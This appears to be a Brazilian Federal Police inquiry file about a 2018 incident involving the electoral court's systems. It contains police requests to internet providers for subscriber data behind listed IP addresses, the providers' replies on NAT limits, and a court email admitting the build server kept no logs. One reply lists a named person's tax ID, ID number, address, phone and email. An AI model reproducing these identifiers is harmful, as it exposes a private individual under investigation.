endereço mantidos pela Justiça Eleitoral, empresas telefônicas, instituições financeiras, provedores de internet e administradoras de cartão de crédito*"), a Autoridade Policial pode REQUISITAR dados cadastrais de investigados, ou seja: qualificação pessoal, documentos e endereço, INDEPENDENTEMENTE DE AUTORIZAÇÃO JUDICIAL, mantidos pelas empresas provedoras de serviços na internet.

DA REQUISIÇÃO

4- Sendo assim, **REQUISITO** os dados cadastrais do usuário do IP 191.252.64.20, em 17/04/2018, às 21:46:26 e 18/04/2018, às 06:36:35, bem como o conteúdo referente à hospedagem que utilizou o IP 191.252.0.19, em 18/04/2018, às 00:23:48.

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

DO PRAZO PARA ATENDIMENTO

5- Assinalo o PRAZO de 10 (dez) dias para o atendimento, do recebimento.

DA FORMA DE ATENDIMENTO

6- Visando a possibilitar o atendimento em tempo hábil, informo que a resposta deverá ser encaminhada para o endereço eletrônico <grcc.df@dpf.gov.br>, **devendo o original também ser encaminhado fisicamente ao signatário, no Grupo de Repressão a Crimes Cibernéticos (GRCC) da Superintendência Regional da Polícia Federal em Brasília/DF, endereço descrito no cabeçalho do presente ofício.**

DAS COMINAÇÕES LEGAIS EM CASO DE NÃO ATENDIMENTO

7- Registro, por oportuno, que o não atendimento injustificado no prazo implicará na caracterização da prática do crime de desobediência e/ou de sonegação de documento, sujeitando os responsáveis pela recusa indevida, às penas do artigo 21 da Lei 12.850/2013 (*Art. 21 - Recusar ou omitir dados cadastrais, registros, documentos e informações requisitadas pelo juiz, Ministério Público ou Delegado de Polícia, no curso de investigação ou do processo: Pena - reclusão, de 6 (seis) meses a 2 (dois) anos, e multa*).

8 - Ressalto, por fim, que a divulgação do conteúdo desta requisição ao proprietário da conta ou a terceiros poderá caracterizar o crime previsto no parágrafo único do art. 21, da Lei 12.850/2013: "*Na mesma pena incorre quem, de forma indevida, se apossa, propala, divulga ou faz uso dos dados cadastrais de que trata esta Lei*" e/ou o crime previsto no art. 153, § 1o-A, do Código Penal: "*Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública: Pena – detenção, de 1 (um) a 4 (quatro) anos, e multa.*"

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 3418/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 18 de abril de 2019.

A Sua Senhoria o(a) Senhor(a)
Diretor Jurídico
Empresas CLARO/NET/EMBRATEL
Rua Verbo Divino, nº 1356, Térreo
Chácara Santo Antonio - Zona Sul
São Paulo/SP - CEP 04.719-002

Assunto: **Requisita informações cadastrais**
Ref.: IPL 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhor(a) Diretor(a)

1- Cumprimentando-o, sirvo-me do presente para, visando a instruir os autos do Inquérito Policial em epígrafe, **REQUISITAR** a Vossa Senhoria informações sobre os dados cadastrais de usuário, conforme esclarecimentos que seguem.

2- Por óbvio, e ainda mais ante a expressa previsão legal, o acesso aos dados cadastrais não estão agasalhados pelo inciso X, do artigo 5º, da Constituição Federal, de modo que não se contrapõe ao princípio da inviolabilidade da intimidade a permissibilidade de acesso a essas informações sem prévia autorização judicial.

3- Aliás, como reconhecido pelo próprio legislador pátrio, com a inserção do **Art. 17-B, na Lei 9.613/98** ("*Art. 17-B. A autoridade policial e o Ministério Público terão acesso, exclusivamente, aos dados cadastrais do investigado que informam qualificação pessoal, filiação e endereço, independentemente de autorização judicial, mantidos pela Justiça Eleitoral, pelas empresas telefônicas, pelas instituições financeiras, pelos provedores de internet e pelas administradoras de cartão de crédito*") e, posteriormente, com o **Art. 2º, §2º, da Lei 12.830/2013** ("*§ 2o Durante a investigação criminal, cabe ao delegado de polícia a requisição de perícia, informações, documentos e dados que interessem à apuração dos fatos*") e **art. 15, da Lei 12.850/2013** ("*Art. 15. O delegado de polícia e o Ministério Público terão acesso, independentemente de autorização judicial, apenas aos dados cadastrais do investigado que informem exclusivamente a qualificação pessoal, a filiação e o endereço mantidos pela Justiça Eleitoral, empresas telefônicas, instituições financeiras, provedores de internet e administradoras de cartão de crédito*"), a Autoridade Policial pode REQUISITAR dados cadastrais de investigados, ou seja: qualificação pessoal, documentos e endereço, INDEPENDENTEMENTE DE AUTORIZAÇÃO JUDICIAL, mantidos pelas empresas provedoras de serviços na internet.

DA REQUISIÇÃO

4- Sendo assim, **REQUISITO** os dados cadastrais dos usuários do IP 201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e do IP 201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

DO PRAZO PARA ATENDIMENTO

5- Assinalo o PRAZO de 10 (dez) dias para o atendimento, do recebimento.

DA FORMA DE ATENDIMENTO

6- Visando a possibilitar o atendimento em tempo hábil, informo que a resposta deverá ser encaminhada para o endereço eletrônico <grcc.df@dpf.gov.br>, **devendo o original também ser encaminhado fisicamente ao signatário, no Grupo de Repressão a Crimes Cibernéticos (GRCC) da Superintendência Regional da Polícia Federal em Brasília/DF, endereço descrito no cabeçalho do presente ofício.**

DAS COMINAÇÕES LEGAIS EM CASO DE NÃO ATENDIMENTO

7- Registro, por oportuno, que o não atendimento injustificado no prazo implicará na caracterização da prática do crime de desobediência e/ou de sonegação de documento, sujeitando os responsáveis pela recusa indevida, às penas do artigo 21 da Lei 12.850/2013 (*Art. 21 - Recusar ou omitir dados cadastrais, registros, documentos e informações requisitadas pelo juiz, Ministério Público ou Delegado de Polícia, no curso de investigação ou do processo: Pena - reclusão, de 6 (seis) meses a 2 (dois) anos, e multa*).

8 - Ressalto, por fim, que a divulgação do conteúdo desta requisição ao proprietário da conta ou a terceiros poderá caracterizar o crime previsto no parágrafo único do art. 21, da Lei 12.850/2013: "*Na mesma pena incorre quem, de forma indevida, se apossa, propala, divulga ou faz uso dos dados cadastrais de que trata esta Lei*" e/ou o crime previsto no art. 153, § 1o-A, do Código Penal: "*Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública: Pena – detenção, de 1 (um) a 4 (quatro) anos, e multa.*"

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902
Ofício nº 3419/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 18 de abril de 2019.

A Sua Senhoria o(a) Senhor(a)
Diretor(a) da Empresa TIM BRASIL
Av. Alexandre Gusmão, 29, Bloco C, Vila Omero Tom
Santo Andre/SP - CEP. 09.015-970

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhor(a) Diretor(a)

1. Cumprimentando-o, sirvo-me do presente para, visando a instruir os autos do Inquérito Policial em epígrafe, REQUISITAR a Vossa Senhoria informações sobre os dados cadastrais de usuário, conforme esclarecimentos que seguem.

2- Por óbvio, e ainda mais ante a expressa previsão legal, o acesso aos dados cadastrais não estão agasalhados pelo inciso X, do artigo 5º, da Constituição Federal, de modo que não se contrapõe ao princípio da inviolabilidade da intimidade a permissibilidade de acesso a essas informações sem prévia autorização judicial.

3- Aliás, como reconhecido pelo próprio legislador pátrio, com a inserção do **Art. 17-B, na Lei 9.613/98** ("*Art. 17-B. A autoridade policial e o Ministério Público terão acesso, exclusivamente, aos dados cadastrais do investigado que informam qualificação pessoal, filiação e endereço, independentemente de autorização judicial, mantidos pela Justiça Eleitoral, pelas empresas telefônicas, pelas instituições financeiras, pelos provedores de internet e pelas administradoras de cartão de crédito*") e, posteriormente, com o **Art. 2º, §2º, da Lei 12.830/2013** ("*§ 2o Durante a investigação criminal, cabe ao delegado de polícia a requisição de perícia, informações, documentos e dados que interessem à apuração dos fatos*") e **art. 15, da Lei 12.850/2013** ("*Art. 15. O delegado de polícia e o Ministério Público terão acesso, independentemente de autorização judicial, apenas aos dados cadastrais do investigado que informem exclusivamente a qualificação pessoal, a filiação e o endereço mantidos pela Justiça Eleitoral, empresas telefônicas, instituições financeiras, provedores de internet e administradoras de cartão de crédito*"), a Autoridade Policial pode REQUISITAR dados cadastrais de investigados, ou seja: qualificação pessoal, documentos e endereço, INDEPENDENTEMENTE DE AUTORIZAÇÃO JUDICIAL, mantidos pelas empresas provedoras de serviços na internet.

DA REQUISIÇÃO

4- Sendo assim, **REQUISITO** os dados cadastrais dos usuários dos IP:
189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

DO PRAZO PARA ATENDIMENTO

5- Assinalo o PRAZO de 10 (dez) dias para o atendimento, a contar do recebimento.

DA FORMA DE ATENDIMENTO

6- Visando a possibilitar o atendimento em tempo hábil, informo que a resposta deverá ser encaminhada para o endereço eletrônico <grcc.df@dpf.gov.br>, **devendo o original também ser encaminhado fisicamente ao signatário, no Grupo de Repressão a Crimes Cibernéticos (GRCC) da Superintendência Regional da Polícia Federal em Brasília/DF, endereço descrito no cabeçalho do presente ofício.**

DAS COMINAÇÕES LEGAIS EM CASO DE NÃO ATENDIMENTO DA REQUISIÇÃO NO PRAZO ASSINALADO

7- Registro, por oportuno, que o não atendimento injustificado no prazo implicará na caracterização da prática do crime de desobediência e/ou de sonegação de documento, sujeitando os responsáveis pela recusa indevida, às penas do artigo 21 da Lei 12.850/2013 (*Art. 21 - Recusar ou omitir dados cadastrais, registros, documentos e informações requisitadas pelo juiz, Ministério Público ou Delegado de Polícia, no curso de investigação ou do processo: Pena - reclusão, de 6 (seis) meses a 2 (dois) anos, e multa).*

8 - Ressalto, por fim, que a divulgação do conteúdo desta requisição ao proprietário da conta ou a terceiros poderá caracterizar o crime previsto no parágrafo único do art. 21, da Lei 12.850/2013: "*Na mesma pena incorre quem, de forma indevida, se apossa, propala, divulga ou faz uso dos dados cadastrais de que trata esta Lei*" e/ou o crime previsto no art. 153, § 1o-A, do Código Penal: "*Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública: Pena – detenção, de 1 (um) a 4 (quatro) anos, e multa.*"

Atenciosamente,


VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

REMESSA

Ministério Público Federal do DF

Ao(s) 21/04/2019, faço remessa dos autos do IPL nº 1361/2018-4, contendo 1 volume(s) e 0 apenso(s). Eu, __________ LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, 1ª Classe, Matrícula nº 17.933, que o lavrei.

MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA NO DISTRITO FEDERAL
COORDENADORIA JURÍDICA
DIVISÃO CRIMINAL

AUTOS: DPF/DF-1361/2018-INQ

CERTIDÃO

Certifico que, em 22/04/2019, deram entrada na Procuradoria da República no Distrito Federal os presentes autos e, nesta data, conforme regras estabelecidas no Congresso Interno de 2018 e na Resolução 31/2018, faço sua:

☒ Movimentação ao(à) Procurador(a) da República, Dr.(a) Igor Nery Figueiredo,
◉ Por ser o(a) titular do PRDF – 2º Ofício de CCI, ao qual o presente feito encontra-se distribuído.
○ Por ser o(a) titular do PRDF – Ofício de Meio Ambiente e Patrimônio Cultural, ao qual o presente feito encontra-se distribuído.
○ Por ser o(a) titular do PRDF – Ofício de CCI, substituto não designado.
○ atuando no acervo do PRDF –
○ A pedido.

Brasília, 25/04/2019.

Ana Radeke Dauzacker – mat. 25657-9
DIVISÃO CRIMINAL

CERTIDÃO DE REMESSA

Em 25/04/2019, faço remessa dos presentes autos, contendo 1 volume(s) e Ø anexo/apenso(s), à (ao)
☐ Justiça Federal/DF ■ Departamento de Polícia Federal ☐ ____________

Kamilla / 28082

Responsável/Matrícula

IPL nº 1361/2018 SR/DPF/DF

Sr.(a) Delegado(a) de Polícia Federal,

O presente inquérito não se encontra suficientemente instruído, havendo necessidade de prosseguimento das investigações com vistas à formação da *opinio delicti.*


Destarte, este órgão ministerial concede novo prazo de 90 (noventa) dias para a realização das diligências indispensáveis ao esclarecimento dos fatos sob apuração, conforme solicitado no despacho de fl. 30.


Brasília/DF, 25 de abril de 2019.


IGOR NERY FIGUEIREDO
Procurador da República

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

CERTIDÃO

CERTIFICO que em virtude do afastamento da autoridade policial e do autos encontrarem-se vencidos em sede policial, encaminho os autos para o DRCOR/SR/PF/DF, para providências cabíveis. O referido é verdade e dou fé. Brasília/DF, 07 de agosto de 2019. Eu, ______________ **LEONARDO BRUCE MADUREIRA LOPES,** Escrivão de Polícia Federal, 1ª Classe, Matrícula nº 17.933, que a lavrei.

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL nº 1361/2018-4 - SR/PF/DF

DESPACHO

1. Junte-se a resposta da empresa Locaweb;
2. Junte-se as respostas da empresa TIM Brasil S.A;
3. Junte-se a resposta da empresa Claro S.A;
4. Junte-se a resposta por email do Tribunal Superior Eleitoral assinada pelo servido Cristiano Moreira Andrade;
5. Ciente da certidão elaborada pelo EPF BRUCE e considerando que ainda restam pendentes diligências tidas por imprescindíveis ao esclarecimento da verdade material (art. 4º, do CPP e art. 2º, §1º, da Lei 12.830/2013) e considerando as disposições do Provimento/COGER nº 37/2009 (TRF 1ª Região), **remetam-se estes autos ao(à) Ministério Público Federal do DF**, para fins de controle externo (Art. 129, VII, da CF/88, c/c. o Art. 9º, II, da LC 75/93), solicitando posterior devolução para continuidade das investigações ou, em caso de apresentação de peça acusatória ou promoção de arquivamento, comunicação formal da medida adotada a esta Superintendência, para fins de registro e baixa em sistemas de controle interno.

Brasília/DF, 07 de agosto de 2019.

HUGO DE BARROS CORREIA
Delegado de Polícia Federal
Classe Especial - Matrícula nº 10.522
DRCOR/SR/PF/DF

DATA

Ao(s) 07/08/2019, recebi estes autos do(da) Delegado(a) HUGO DE BARROS CORREIA. Eu, ____________ LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, que o lavrei.

JUNTADA

Ao(s) 07/08/2019, faço juntada aos autos do(s) documento(s) referido(s) no Despacho retro. Eu, ____________ LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, que o lavrei.

08280.008.254/2019-05 GRCC

São Paulo, 02 de maio de 2019.


Ao
SERVIÇO PÚBLICO FEDERAL
MSP – POLÍCIA FEDERAL
SUPEINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS – Quadra 7 -Lote 23 – Setor Policial Sul
Brasília – DF
CEP 70610-902

Ilmo. Delegado de Polícia
Dr. Victor Neves Feitosa Campos

Ref.: Ofício n° 3417/2019 – IPL 1361/2018-4 SR/PF/DF – GRCC – Assunto: Requisita Informações Cadastrais – Datado de 18 de abril de 2019 – Recebido em 23 de abril de 2019.

Ilmo. Dr.,

Em cumprimento tempestivo ao Ofício supra, informamos abaixo os dados cadastrais relacionados aos **IP's n° 191.252.64.20 em 17.04.2018 às 21:46:26 e 18.04.2018 às 06:36:35 - e - 191.252.0.19 em 18.04.2018 às 00:23:48**, respectivamente:

1) Nome: Luiz Henrique Detlinger
CPF: 042.749.858-90
RG: 10275110
Endereço: Rua Santa Inês
Número: 99807
Bairro: Conjunto Guiomard Santos
Cidade: Rio Branco
Estado: Acre
CEP: 69901-441
Telefone: (12) 3953-9999
E-mail principal: ednei.pexa@protonmail.com

2) Aproveitamos para salientar que os IP's mencionados estão atrelados ao cliente acima, que, possuía o produto de cloud (desativado em julho de 2018), com gerenciamento efetuado pelo próprio cliente, desta forma, caso seja necessária maior informação, tal solicitação deve ser direcionada à pessoa acima citada.

3) Ainda, no que tange à solicitação de vossa senhoria quanto ao conteúdo referente à hospedagem que utilizou o IP 191.252.0.19, primeiramente, cumpre salientar que de acordo com a Lei do Marco Civil, os registros de acesso às aplicações de internet (IPs, demais logs, conteúdo) somente serão disponibilizados pelos Provedores de Aplicação, mediante ordem judicial, o que não impede o acesso à dados cadastrais por autoridades administrativas/policiais, conforme os mesmos repassados no tópico 1. Desta forma,

poderiamos repassar tal informação (conteúdo) apenas com a devida ordem judicial. Entretanto, confome exposto no tópico 2, os serviços foram desativados em 27 de julho de 2018, e assim, adiantamos que não possuírimos capacidade técnica para o feito de toda forma visto o lapso temporal,(superior à 6 meses, que é o prazo de guarda de dados nos moldes da lei supracitada), de modo que, já houve a deleção.

Sendo o que nos cumpria para o momento, apresentando os protestos de elevada estima e distinta consideração, subscrevemo-nos.

Atenciosamente,

LOCAWEB SERVIÇOS DE INTERNET S/A

TIM

CONFIDENCIAL

Santo André, 7 de Maio de 2019.

ILMO(A) SR(A) DR(A) DELEGADO(A) DE POLICIA FEDERAL
VICTOR NEVES FEITOSA CAMPOS
SUPERINTENDENCIA REGIONAL
BRASILIA/DF

C.T. nº 467148/2019/GRAOP

Ref.: Ofício Extrajudicial: 3419/2019
Data do Documento: 18/04/2019

ILMO(A) SR(A) DR(A)

Em atenção à referência em epígrafe, e em cumprimento ao contido naquele documento, informamos que o(s) IP(s) indicado(s) para pesquisa pertence(m) ao range de protocolos de rede nateados.

Cumpre-nos esclarecer que o range do IPv4 atingiu sua capacidade máxima de atribuições e, para não haver a impossibilidade de conexões dos usuários de dispositivos móveis, foi desenvolvida uma solução denominada NAT (network address translation), que permite o compartilhamento do IPv4 por vários usuários ao mesmo tempo através de "portas lógicas" diferentes, garantindo que todos continuem com acesso à Internet até que ocorra a transição total ao modelo IPv6.


A ausência da indicação da porta lógica da conexão ora requerida, inviabiliza a realização da pesquisa, posto que naquela mesma data, hora e fuso, o IP foi utilizado por milhares de usuários simultaneamente.

Salientamos, ainda, que fornecimento de todos os registros encontrados, independentemente da porta lógica, com a devida vênia, resultará na quebra de sigilo de milhares de usuário alheios aos fatos, vez que, frisa-se, sem a porta lógica não será possível a individualização dos usuários.

Desta forma, em que pese estarmos empenhados em executar as pesquisas, é imprescindível que o provedor de conteúdo forneça a porta lógica utilizada em cada conexão realizada a partir do(s) IP(s) mencionado(s) para que possamos fornecer, de forma inequívoca, os dados cadastrais dos usuários que os utilizaram nas datas e horários declinados.

Sendo o que nos cumpria para o momento, permanecemos à inteira disposição para quaisquer esclarecimentos adicionais que façam necessários.

ATENCIOSAMENTE,
TIM CELULAR S/A

TIM Brasil
Caixa Postal 91 - CEP 09015 970
Santo André - SP
+55 11 4251-6633
+55 11 2113-6634 Fax

São Paulo 8 de Junho de 2019

Ao,Exmo. Sr. Dr. Delegado de Policia da
MSP - polícia Federal
Superintendência Regional no Distrito Federal
Dr. Victor Neves Feitosa Campos
SAIS Quadra 7 - lote 23 - Setor Policial Sul
CEP 70610-902 - Brasília/DF
ID nº. 19.155590

Ofício nº: 3418/2018
IPL 136182018-4

A Claro S.A., em atenção ao Ofício em epígrafe, vem manifestar-se nos seguintes termos:

Após buscas em nossa base de dados, a Operadora vem por meio deste esclarecer que os endereço de IP (*Internet Protocol*) 201.81.167.53 e 201.6.129.235 são denominados tecnicamente de IP's *Network Address Translation* (NAT).

Explica-se:

Sempre que ocorre uma conexão à internet, o dispositivo a partir do qual a conexão ocorreu mantém um registro consistente no endereço de IP de origem do acesso, data e hora, assim como o fuso horário, dados esses que compõem o registro de conexão (art. 5º, VI do Marco Civil da Internet).

Tais informações funcionam como identificador de origem dos acessos dos usuários.


Contudo, em decorrência do crescimento acelerado do uso da internet, a quantidade de endereços IP versão 4 – IPV4 (quatro octetos), que identificam univocamente cada usuário, se esgotou no ano de 2014. Para solucionar o problema, foi criado novo modelo de rede – IPV6, com codificações mais longas e, portanto, maior amplitude de endereços. Exemplificativamente, é semelhante ao ocorrido com as linhas telefônicas móveis, o que culminou na adição do nono dígito no ano de 2016.

Porém, tendo em vista que este novo modelo de rede não está implementado, em virtude da complexidade técnica envolvida, restou às Operadoras, mediante autorização da ANATEL e alinhamentos com o grupo de trabalho NIC.br, a utilização provisória do protocolo de rede NAT para manutenção da taxa de crescimento da rede.

O protocolo de rede NAT viabiliza a utilização do mesmo endereço de IP, simultaneamente, por um número indeterminado de usuários em conexões de internet. A

São Paulo 8 de Junho de 2019

única forma de distinguir uma conexão da outra – e consequentemente, individualizar qual usuário foi responsável pelo acesso à internet – é por meio da Porta Lógica de Origem da conexão.

Desse modo, tratando-se de conexão feita por meio do protocolo NAT, como é o presente caso, a única maneira de a Operadora poder individualizar qual o usuário responsável pela conexão que se busca é mediante a combinação do número de IP com o número da Porta Lógica de Origem.

Contudo, a Operadora – que é provedora de conexão, na forma do art. 18 do Marco Civil da Internet – não dispõe desta segunda informação, pois a obrigação de registro e guarda recai exclusivamente sobre o provedor de aplicação, conforme estabelece o art. 15 do mesmo diploma legal. Trata-se do site ou aplicação de internet à qual o usuário se conectou, como por exemplo, o Google, Facebook etc.

Diante do exposto, para que a Operadora possa proceder às pesquisas a fim de individualizar qual usuário utilizou-se do endereço de IP para a conexão à internet, faz-se necessário o fornecimento da Porta Lógica de Origem, a qual deve ser obtida diretamente junto ao provedor de aplicação.

Assim, requer-se que seja indicado, em novo expediente, o endereço de IP, das portas de origem utilizadas em cada conexão, data, horário e o fuso horário, a fim de viabilizar à Operadora a busca e o fornecimento das informações requisitadas.

Por fim, destaca-se que a Operadora armazena os registros de conexão pelo período de 36 (trinta e seis) meses.

Sendo o que havia a informar, permanecemos à disposição para qualquer esclarecimento adicional, apresentando, desde já, votos de elevada estima e consideração.

Atendimento
CLARO

Rua Verbo Divino, 1356, Térreo, Chácara Santo Antônio, CEP 04719-002 São Paulo/SP.

Assunto:	**Resposta - TSE. Indisponibilidade. Dados adicionais.**
De:	Cristiano Moreira Andrade <cristiano.andrade@tse.jus.br>
Data:	Segunda, Junho 10, 2019 14:41 -03
Para:	campos.vnfc@dpf.gov.br <campos.vnfc@dpf.gov.br> grcc.df@dpf.gov.br <grcc.df@dpf.gov.br>
CC:	Giuseppe Dutra Janino <giuseppe.janino@tse.jus.br> Marcelo Carneiro Rodrigues <marcelo.carneiro@tse.jus.br>
Responder-Para:	Cristiano Moreira Andrade <cristiano.andrade@tse.jus.br>

Senhores,

Em atenção ao questionamento sobre evidências que o TSE possua sobre o incidente de setembro/outubro de 2018, informamos:

- O servidor de buiud dos códigos fontes da urna eletrônica não possuía qualquer tipo de log habilitado;

- Devido a manutenções para solucionar travamentos nos firewall do TSE, a equipe da Global IP realizou reinstalação do serviço de gerência, não tendo o devido cuidado de não prejudicar os logs armazenados. Outrossim, o volume de logs configurado pela empresa ficou em apenas 80GB, sendo suficiente para apenas 2 dias, considerando-se o volume de acessos durante o período eleitoral.

Assim, informamos que o TSE não possui dados adicionais para repassar à Polícia Federal.

Respeitosamente,

Cristiano Moreira Andrade

Coordenadoria de Infraestrutura

Secretaria de Tecnologia da Informação

TRIBUNAL SUPERIOR ELEITORAL

61)3030-8970


SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

REMESSA

Ministério Público Federal do DF

Ao(s) 07/08/2019, faço remessa dos autos do IPL nº 1361/2018-4, contendo 1 volume(s) e 0 apenso(s). Eu, ______ LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, 1ª Classe, Matrícula nº 17.933, que o lavrei.

87

MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA NO DISTRITO FEDERAL
COORDENADORIA JURÍDICA
DIVISÃO CRIMINAL

AUTOS: DPF/DF-1361/2018-INQ

CERTIDÃO

Certifico que, em 09/08/2019, deram entrada na Procuradoria da República no Distrito Federal os presentes autos e, nesta data, conforme regras estabelecidas no Congresso Interno de 2018 e na Resolução 31/2018, faço sua:

☒ Movimentação ao(à) Procurador(a) da República, Dr.(a) Igor Nery Figueiredo,
◉ Por ser o(a) titular do PRDF – 2º Ofício de CCI, ao qual o presente feito encontra-se distribuído.
○ Por ser o(a) titular do PRDF – Ofício de CCI, substituto não designado.
○ atuando no acervo do PRDF –
○ A pedido.

Brasília, 09/08/2019.

Roberto Pompeu - mat 27280-9
DIVISÃO CRIMINAL

CERTIDÃO DE REMESSA

Em 12/08/2019, faço remessa dos presentes autos, contendo 1 volume(s) e ∅ anexo/apenso(s), à (ao)
☐ Justiça Federal/DF ☒ Departamento de Polícia Federal ☐ ____________

Kamilla / 28082
Responsável/Matrícula

IPL nº 1361/2018 SR/DPF/DF

Sr.(a) Delegado(a) de Polícia Federal,

O presente inquérito não se encontra suficientemente instruído, havendo necessidade de prosseguimento das investigações com vistas à formação da *opinio delicti.*

Destarte, este órgão ministerial concede novo prazo de 90 (noventa) dias para a realização das diligências indispensáveis ao esclarecimento dos fatos sob apuração, conforme solicitado à fl. 78.

Brasília/DF, 12 de agosto de 2019.

IGOR NERY FIGUEIREDO
Procurador da República

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL n° 1361/2018-4 - SR/PF/DF

DESPACHO n° 17414/2019

1. Considerando a resposta da empresa TIM e da empresa Claro, expeça-se ofício ao TSE (encaminhe-se cópia ao endereço de emial de fl. 85) solicitando informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
